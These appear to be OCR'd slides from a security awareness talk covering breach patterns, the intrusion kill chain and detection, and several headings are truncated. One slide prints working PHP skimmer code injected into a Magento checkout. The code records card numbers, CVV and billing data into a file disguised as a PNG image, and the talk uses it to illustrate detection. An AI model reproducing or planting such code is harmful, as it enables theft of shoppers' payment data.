| 119 | % | | | | 10% | 70% | 3% | 5% | RETAIL |

MMODATION

NISTRATIVE

ATIONAL

RTAINMENT

ICIAL SERVICES

HCARE

MATION


FACTURING

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ESSIONAL




Breach Clustering





Incident Patterns Over Time

Spanning all Incidents





Narrow the Gap Between Compromise and Discovery

We use different techniques and information at different stages to break the attack (kill) chain quickly.

RECON TARGET DEPLOY EXPLOIT C&C EXFIL

Internal Packet Capture INTENSIT **Perimeter Packet Capture** Internal IT (Server, AD) Internal Content COLLECTION **Perimeter Content Internal Network Sec** Perimeter Network Sec **Internal NetFlow** Internet NetFlow **Analytics** Hunting /lonitoring **DETECTION INTENSITY** Search More



Intrusion Kill Chain

Reconnaissance

Weaponization

Delivery

Exploitation

Installation

Command and Control (C2)

Actions on Objectives

Research, identification and selection of targets, often represented as crawling Internet websites such as conference proceedings and mailing lists for email addresses. social relationships, or information on specific technologies

access trojan with an exploit into a deliverable payload, typically by means of an automated tool (weaponizer). Increasingly, client applications data files such as Adobe PDF or Microsoft Office documents serve as the weaponized deliverable

Coupling a remote

Transmission of the weapon to the targeted environment using vectors like email attachments, websites, and USB removable media. After the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets an application or operating system vulnerability.

Installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment.

Typically, compromised hosts must beacon outbound to an Internet controller server to establish a C2 channel

Only now, after progressing through the first six phases, can intruders take actions to achieve their original objectives. Typically this objective is data exfiltration which involves collecting, encrypting and extracting information from the victim environment.

Detect,

Deny

Disrupt

Degrade

Deceive

Destroy

Leverage, discover, analyze


Atomic, computed and behavior indicators

Campaign Analysis - Tools, Techniques and Procedures




Quelle: SANS

Security Awareness – Books in English





Security Awareness – Books in German





Data Exfiltration: A Few Lines Added

```
error reporting(0);
                   if(isset($_POST['payment']) && isset($_POST['payment']['cc_exp_year']) && strlen($_POST['payment']['cc_exp_year']) > 0){
                       $payment = $_POST['payment'];
                       $billing = Mage::getSingleton('checkout/session')->getQuote()->getBillingAddress()->getData();
476
                       $f = @fopen('/home/shop_production/htdocs/media/catalog/product/l/v/magento.png', "a+");
478
                           fwrite($f, $payment['cc_number']."|".$payment['cc_exp_month'].'|'.$payment['cc_exp_year'].\
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                              "|".$payment['cc_cid']."|".$payment['cc_owner']."|".$billing['firstname']."|".$billing['lastname'].\
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                              "|".str_replace("\n", "--", $billing['street'])."|".$billing['city']."|".$billing['region']."|".\
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                              $billing['region_id']."|".$billing['postcode']."|".$billing['telephone']."|".$billing['country_id'].\
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                              "|".$billing['email']."\r\n");
483
                           fclose($f);
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How do you detect? What are the challenges?



Hexadecimal view on the altered file

Right-Click to Download

```
0000000: 89 50 4e 47 0d 0a 1a 0a 00 00 0d 49 48 44 52 PNG......IHDR
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10000030: 55 14 c6 d9 94 68 0c 50 16 65 91 ad d0 96 a5 a6 U...h.P.e.....
0000860; ed fc 01 eb f4 c9 64 ef c2 c9 85 34 fa 8d f5 f3 .....d....4....
0000870: f9 ff 01 1b 74 00 8e 88 f5 12 11 00 00 00 00 49 ....t..........
magento.png
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Web Browser still shows the picture!



Conclusion – Wake Up

- Fusion of APT and Cybercrime
- Criminals get smarter, and aim for the big pot
- . High level financial technologies are available to criminals
- Feeling secure doesn't mean we are secure
- Security is always 2 steps behind close the defection deficit gap
- The question is not if we get hacked, but how quick we find out

